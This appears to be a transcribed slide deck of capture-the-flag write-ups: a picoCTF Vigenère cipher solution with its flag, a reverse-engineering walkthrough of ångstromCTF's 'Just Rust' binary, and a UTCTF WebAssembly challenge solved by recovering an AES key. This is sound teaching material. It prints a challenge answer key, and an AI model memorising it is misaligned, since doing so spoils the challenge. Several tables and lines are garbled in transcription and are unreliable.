I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	

encrypted text:

P	O	H	Z	C	Z	K
P	I	C	O	C	T	F
<b>A</b>	<b>G</b>	<b>F</b>	<b>L</b>	<b>A</b>	<b>G</b>	<b>F</b>

plaintext:

keyword

<b>keyword:</b>	A	G	F	L	A	G	F	L	A	G	F	L	A	G	F	L	A	G	F
<b>encrypted text:</b>	P	O	H	Z	C	Z	K	M	A	X	A	R	N	X	H	A	H	X	H
<b>plaintext:</b>	P	I	C	O	C	T	F	B	A	R	V	G	N	R	C	P	H	R	C

pohzCZK{m311a50\_0x\_a1rn3x3\_h1ah3x1119h336}



picoCTF{b311a50\_0r\_v1gn3r3\_c1ph3r1119c336}

It is interesting how in history people often receive credit for things they did not create

During the course of history, the Vigenère Cipher has been reinvented many times

It was falsely attributed to Blaise de Vigenère as it was originally described in 1553 by Giovan Battista Bellaso in his book *La cifra del. Sig. Giovan Battista Bellaso*

For the implementation of this cipher a table is formed by sliding the lower half of an ordinary alphabet for an apparently random number of places with respect to the upper half

pic0CTF{b311a50\_0r\_v1gn3r3\_c1ph3r1119c336}

The first well-documented description of a polyalphabetic cipher however, was made around 1467 by Leon Battista Alberti.

The Vigenère Cipher is therefore sometimes called the Alberti Disc or Alberti Cipher.

In 1508, Johannes Trithemius invented the so-called tabula recta (a matrix of shifted alphabets) that would later be a critical component of the Vigenère Cipher.

Bellaso's second booklet appeared in 1555 as a continuation of the first. The lower halves of the alphabets are now shifted regularly, but the alphabets and the index letters are mixed by means of a mnemonic key phrase, which can be different with each correspondent.

# Just Rust

Rev[erse Engineering]  
(from ångstromCTF 2020)

# Prerequisite knowledge

- ASCII encoding
- Bitwise operations
  - Bit shifting
  - Bit masking
- Exploratory experimentation strategies
  - or, debugging skills
- (optional) decompiler skills

# The challenge

Find the input that makes the given binary produce this output:

CCHJEHMK

CFKJCEOL

FOJLMOJJ

BDN@H@BA

ODMJHFCJ

MOOKMOOO

OOAOFOGI

@@@ @ @ @ @ @

## More clues:

```
.../just-rust$ ./just_rust
```

```
What do you want to encode?
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
Input must be 32 characters.
```

```
.../just-rust$
```

# Debug it? Disassemble it?

- Some teams solved it this way.
- I didn't have any experience with disassemblers at the time.
- But I did have a command line and a notebook!

# Finding my bearings:

`0x5290` → `just_main`  
`0x5f30` → `std::rot10 long_start`  
`0x59c0` → "main": calls `5f30` after setting a pointer  
 ↗ `5290`

there's a CRC32 lookup table, too  
 (looks identical to the one on  
 Wikipedia)

checksum is 4 bytes × 16 = 64 bytes of output

last line is always the same!

flag contents?  
 input is 32 characters bytes (enforced)  
 output is 8 lines of 8 ascii characters  
 [noise] + 8 \* [bytes]  
 8 bytes → 8 bytes  
 on x64 → 8 bytes  
 ← `0x555555555290`  
 just - `main`  
`sub 0x2c8, %rsp`  
 712 bytes for frame

32	32	32	32
<code>'a'</code> · <code>32</code> :	<code>00000000</code>	<code>'l'</code> · <code>32</code> :	<code>@</code> <code>'b'</code> <code>@</code>
<code>@</code>		<code>@</code>	<code>@</code>
<code>@</code>		<code>0</code>	<code>0</code>
<code>@</code>		<code>0</code>	<code>@</code>
<code>@</code>		<code>0</code>	<code>0</code>
<code>0</code>		<code>0</code>	<code>0</code>

<code>'la'</code> · <code>16</code> :	<code>@ 0</code>	<code>*</code>	<code>c : 0</code>	<code>d : 0</code>	<code>ad : 0</code>
<code>@ 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 @</code>	<code>*</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>@ 0</code>	<code>*</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>@ 0</code>	<code>*</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>
<code>0 0</code>	<code>✓</code>		<code>0</code>	<code>0</code>	<code>0</code>

abcd  
abcd

# Piping bytes to the binary

```
$ python3 -c "import sys; sys.stdout.buffer.write(b'a'*32)" | ./just_rust
What do you want to encode?
00000000
@00000000
@00000000
@00000000
@00000000
00000000
00000000
@00000000
$
```

Inputs:

32x 'a'

16x '\0' + 16x '\x7f'

Groups of 8

Groups of 4

32 copies of a byte:

$0 \rightarrow 0 \text{ bit}$   
 $0 \rightarrow 1 \text{ bit}$

'a': 1st msb

0	1
0	0
0	0
0	0
0	0
0	1
0	1
0	0

that's a capital **A** as in **ANG!**

bytes 0, 127 repeating

0 15 0 15 0 15 0 15  
15 0 15 0 15 0 15 0  
0 15 0 15 0 15 0 15  
15 0 15 0 15 0 15 0  
0 15 0 15 0 15 0 15  
15 0 15 0 15 0 15 0  
0 15 0 15 0 15 0 15  
0 0 0 0 0 0 0 0 ← still the same

seems to wrap the input mod 16

$$'0' - '@' = 15$$

values 0-15 encoded in ASCII?

$0x00 \cdot 16 + 0x7F \cdot 16 \rightarrow L L L \rightarrow$   
 $L L L$        $0x0C$

it's all 125?  
yeah that's the low  
bit of 'L'

$0x00 \cdot 8 + 0x7F \cdot 8 + 0x00 \cdot 8 + 0x7F \cdot 8$

$\hookrightarrow J J J \rightarrow J$       all 10's  
 $J J J \rightarrow J$   
 $J J J \rightarrow J$   
 $J$   
 $\downarrow$        $\downarrow$   
 $0 0 0$

Does it wrap mod 8?

alternating groups of 4 of 0x00 and 0x7F gives me:

~~0 0 0 0 0 0 0 0~~  
~~0 0 0 0 0 0 0 0~~  
~~0 0 0 0 0 0 0 0~~ ← sliding window??


groups of 2 have a similar pattern, but with pairs of values...

$0x00$  and  $0x7F$  produce the same output as  $0x00$  and  $0x7F$ , except for the second-to-last row...

$0x00$  and  $0x1F$  follow the pattern...

# Experiments!

input	'a'*32	'\x00'*16 + '\x7f'*16	('\'x00'*8 + '\x7f'*8) *2	('\'x00'*4 + '\x7f'*4) *4
output	oooooooooooo	LLLLLLLL	JJJJJJJJJ	@@@@@OOOO
	@@@@@@@@@@@	LLLLLLLL	JJJJJJJJJ	O@O@O@O@O@O
	@@@@@@@@@@@	LLLLLLLL	JJJJJJJJJ	OO@@@@@O@O
	@@@@@@@@@@@	LLLLLLLL	JJJJJJJJJ	OOO@@@@@O
	@@@@@@@@@@@	LLLLLLLL	JJJJJJJJJ	OOOO@@@@@
	oooooooooooo	LLLLLLLL	JJJJJJJJJ	@OOOO@@@@
	oooooooooooo	LLLLLLLL	JJJJJJJJJ	@@OOOO@@@@
	@@@@@@@@@@@	@@@@@@@@@@@	@@@@@@@@@@@	@@@@@@@@@@@@



- Experiment with a single non-null byte
- 1, 2, 4, 8, ...
- Note the shifting pattern

Finally, I know enough to script the inverse of the function they're using!

# Wasm Fans Only

Web, but actually Rev  
(from UTCTF 2020)

# Prerequisite knowledge

My method:

- Browser dev tools
- Stack machines
- Notation used in language specs
- Willingness to do tedious tasks

Alternatively:

- Browser dev tools
- A bit more OSINT for tool discovery
- C programming
- x86 debugging/reverse engineering

# The challenge

Given: a URL and a binary called `verifyFlag.wasm`

The URL lead to a simple web form that would accept text input.

- Inspection with browser dev tools showed that page included some JavaScript and a copy of `verifyFlag.wasm`

# It's a web challenge, right?

Funny story... submitting a flag didn't trigger any HTTP requests.

- The submit button triggered a call to a JavaScript function
- The JS called a function in the Wasm binary
- ... and that was it.

Good news! I'd played around with Wasm a bit for a class project and knew of a couple tools.

# The Text Format

Wasm has two specified formats:

- Binary for execution (.wasm)
- Text for when humans want to read it (.wat)

<https://webassembly.github.io/wabt/demo/wasm2wat/> is an online tool to convert from the binary to the text format.

*Note: There's a Wasm to C converter, too--I wasn't aware of it until I read another team's write-up.*

# Is it readable?

*Technically.*

Wasm is a stack machine language  
meant to be similar to assembly  
languages.

I had different parts of the spec open in  
maybe a dozen browser tabs for this.  
#Learning

```
(func (;23;) (type 0) (param i32) (result i32) ;  
check_flag_format  
  (local i32 i32 ... i32 i64)  
  global.get 0  
  local.set 1  
  i32.const 32  
  local.set 2  
  local.get 1  
  local.get 2  
  i32.sub  
  local.set 3  
  block ;; label = @1  
  local.get 3  
  local.tee 66  
  global.get 2  
  i32.lt_u  
  if ;; label = @2  
  call 6  
  end  
  local.get 66  
  global.set 0  
  end  
  i32.const 24  
  local.set 4  
  local.get 3  
  local.get 0 ;; arg  
  i32.store offset=24  
  local.get 3  
  i32.load offset=24  
  local.set 5  
  local.get 5
```

# Picking it apart

I didn't know better,  
so I annotated the  
text in Vim.

Copying a block of memory by handling it as  
64-bit integers:

```
i32.const 144 ;;;; begin memcpy of 36 bytes from 1424 ;;;;
local.set 4
local.get 2
local.get 4
i32.add
local.set 5
local.get 5
local.set 6 ;; base+144
i32.const 30
local.set 7
local.get 6
local.get 7
i32.add
local.set 8 ;; base+174
i32.const 0
local.set 9
local.get 9
i64.load offset=1454 align=2
local.set 170
local.get 8
local.get 170
i64.store align=2
```

## Obfuscation?

```
local.set 135
local.get 135
local.set 136 ← var136 = var135
local.get 134
local.set 137 ← var137 = var134
local.get 136
local.get 137
```

Most variables in these chains are  
never used again.

# This looks interesting...

```
i32.load offset=136 ;; user password
local.set 131
i32.const 7
local.set 132
local.get 131
local.get 132
i32.add
local.set 133 ;; pwd + 7 (flag text inside {...})
local.get 133
local.get 128
local.get 125
call 9 ;; "aes_encrypt_block(pwd+7,base+64(key),base+16(dest))" (func 9)
;; (name found in the function export table)

... and inside a loop:
i32.ne      ;; compare!
local.set 159
i32.const 1
local.set 160
local.get 159
local.get 160
i32.and
local.set 161
block ;; label = @5
local.get 161
i32.eqz
br_if 0 (@5)
call 1 ;; call "lose"
```

# There's a key in the binary!

“Base” earlier refers to the base address of some memory block.

A few of these are pre-defined in the binary, much like constants and strings in other binary formats.

With offsets in hand, I found what I believed to be the AES-encrypted flag and a key in the binary.

To solve: in Python, plug those values into `pycryptodome`'s AES implementation in ECB mode.

*(Note: ECB mode was an educated guess based on apparent lack of initialization vectors or nonces.)*

# So that was the hard way.

krystalgamer/CaptureTheFrancesinha [solved it in a much nicer way.](#)

Wasm2c → compile the C code → run and analyze using C-oriented tools  
(there are lots of those!)

Moral of the story:

If there's a shortage of analysis tools for the language used in a challenge, look for a tool that can translate it to C.

*Lesson learned.*